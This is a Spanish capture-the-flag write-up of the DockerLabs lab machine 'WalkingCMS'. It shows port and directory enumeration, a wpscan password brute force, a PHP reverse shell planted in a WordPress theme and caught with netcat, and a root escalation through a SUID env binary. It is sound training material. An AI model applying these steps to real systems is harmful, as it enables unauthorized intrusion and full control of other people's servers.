




Write-Up: Máquina "WalkingCMS"

 **Plataforma:** DockerLabs

 **Dificultad:** Fácil

 **Autor:** Joaquín Picazo



Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

- ① **Reconocimiento** – Recolección de información general sobre la máquina objetivo.
 - ② **Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
 - ③ **Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
 - ④ **Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.
-



1. Reconocimiento y Recolección de Información

Confirmando conectividad con la máquina objetivo.

```
(kali㉿kali)-[~]  
$ ping -c 1 172.17.0.2  
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data:  
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.072 ms  
  
— 172.17.0.2 ping statistics —  
1 packets transmitted, 1 received, 0% packet loss, time 0ms  
rtt min/avg/max/mdev = 0.072/0.072/0.072/0.000 ms
```

2. Escaneo y Enumeración

Escaneo y enumero puertos abiertos junto a sus versiones.

```
(kali@kali)-[~]
$ nmap -p- -sS -Pn -sC -sV --open 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-14 21:45 EDT
Nmap scan report for 172.17.0.2
Host is up (0.000016s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.57 ((Debian))
|_http-server-header: Apache/2.4.57 (Debian)
|_http-title: Apache2 Debian Default Page: It works
MAC Address: 02:42:AC:11:00:02 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.85 seconds
```

Busco directorios. Encuentro /wordpress, por ende, estoy ante una web de wordpress.

```
(kali@kali)-[~]
$ gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x .php, .html, .txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://172.17.0.2
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:    gobuster/3.6
[+] Extensions:   php,
[+] Timeout:      10s

Starting gobuster in directory enumeration mode

./php          (Status: 403) [Size: 275]
./             (Status: 200) [Size: 10701]
/wordpress    (Status: 301) [Size: 312] [→ http://172.17.0.2/wordpress/]
./php          (Status: 403) [Size: 275]
./             (Status: 200) [Size: 10701]
/server-status (Status: 403) [Size: 275]
Progress: 622929 / 622932 (100.00%)

Finished
```

Busco directorios a partir de /wordpress y encuentro el panel de login.

```
(kali@kali)-[~]
$ gobuster dir -u http://172.17.0.2/wordpress -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x .php,html,txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://172.17.0.2/wordpress
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:    gobuster/3.6
[+] Extensions:   html,txt,php
[+] Timeout:      10s

Starting gobuster in directory enumeration mode

./html         (Status: 403) [Size: 275]
./php          (Status: 403) [Size: 275]
/index.php     (Status: 301) [Size: 0] [→ http://172.17.0.2/wordpress/]
/wp-content    (Status: 301) [Size: 323] [→ http://172.17.0.2/wordpress/wp-content/]
/wp-login.php  (Status: 200) [Size: 7765]
/license.txt   (Status: 200) [Size: 19903]
/wp-includes   (Status: 301) [Size: 324] [→ http://172.17.0.2/wordpress/wp-includes/]
/readme.html   (Status: 200) [Size: 7425]
/wp-trackback.php (Status: 200) [Size: 136]
/wp-admin      (Status: 301) [Size: 321] [→ http://172.17.0.2/wordpress/wp-admin/]
/xmlrpc.php    (Status: 405) [Size: 42]
./php          (Status: 403) [Size: 275]
./html         (Status: 403) [Size: 275]
/wp-signup.php (Status: 302) [Size: 0] [→ http://172.17.0.2/wordpress/wp-login.php?action=register]
Progress: 830572 / 830576 (100.00%)

Finished
```

Uso wpscan para encontrar usuarios y contraseñas usando el diccionario de rockyou.txt

```
(kali㉿kali)-[~]
$ wpscan --url http://172.17.0.2/wordpress --passwords /usr/share/john/rockyou.txt

WordPress
File System

WordPress Security Scanner by the WPScan Team
Version 3.8.28
Sponsored by Automattic - https://automattic.com/
@WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[i] User(s) Identified:


[+] mario
| Found By: Rss Generator (Passive Detection)
| Confirmed By:
| Wp Json Api (Aggressive Detection)
|   - http://172.17.0.2/wordpress/index.php/wp-json/wp/v2/users/?per_page=100&page=1
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)

[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - mario / love
Trying mario / love Time: 00:00:08 <


[!] Valid Combinations Found:
| Username: mario, Password: love
```

💣 3. Explotación de Vulnerabilidades


Ingreso al panel de wordpress usando la credencial encontrada anteriormente con wpscan.




Vi que puedo editar código php de un tema de Wordpress. Busco la famosa reverse shell en php de PentestMonkey.



Pego la reverse shell en index.php.



Guardo el contenido en "Upload File".



Me pongo a la escucha con netcat.

```
(kali@kali)-[~]
$ nc -lvnp 443
listening on [any] 443 ...
```

Ingreso a la ubicación de la reverse shell, en mi caso <http://172.17.0.2/wordpress/wp-content/themes/twentytwentytwo/index.php> lo que generará que el navegador ejecute el código malicioso en php enviando la solicitud de conexión a mi puerto 443 que estoy esperando con netcat. Conexión establecida.


```
(kali@kali)-[~]
$ nc -lvnp 443
listening on [any] 443 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 34098
Linux 7687e22036de 6.12.25-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.25-1kali1 (2025-04-30) x86_64 GNU/Linux
02:05:54 up 47 min, 0 user, load average: 1.42, 1.51, 1.61
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

🔑 4. Escalada de Privilegios y Post-explotación

No tiene sudo para encontrar archivos con permisos SUDO. Pero, encontré un binario SUID.

```
$ sudo -l
sh: 3: sudo: not found
$ find / -perm -4000 2>/dev/null
/usr/bin/chsh
/usr/bin/su
/usr/bin/env
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/mount
/usr/bin/passwd
```

En GTFOBINS busco un comando para escalar privilegios con “env” teniendo permisos SUID.



The screenshot shows the GTFOBINS website with the URL <https://gtfobins.github.io/gtfobins/env/#suid>. It features tabs for 'Shell', 'SUID', and 'Sudo'. Under the 'SUID' tab, there is a section titled 'Shell' with the text: 'It can be used to break out from restricted environments by spawning an interactive system shell.' Below this, the command `env /bin/sh` is highlighted. Further down, there is a section titled 'SUID' with a detailed explanation of how SUID works and a code block showing the command `sudo install -m =xs $(which env) .` followed by `./env /bin/sh -i`.

Ejecuto el comando y obtengo acceso a root.

```
$ env /bin/sh -p
whoami
root
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
pwd
/
```

🏆 Banderas y Resultados

- ✓ **Usuario:** Se obtuvo acceso como usuario no privilegiado.
- ✓ **Root:** Se logró escalar privilegios hasta obtener control total del sistema.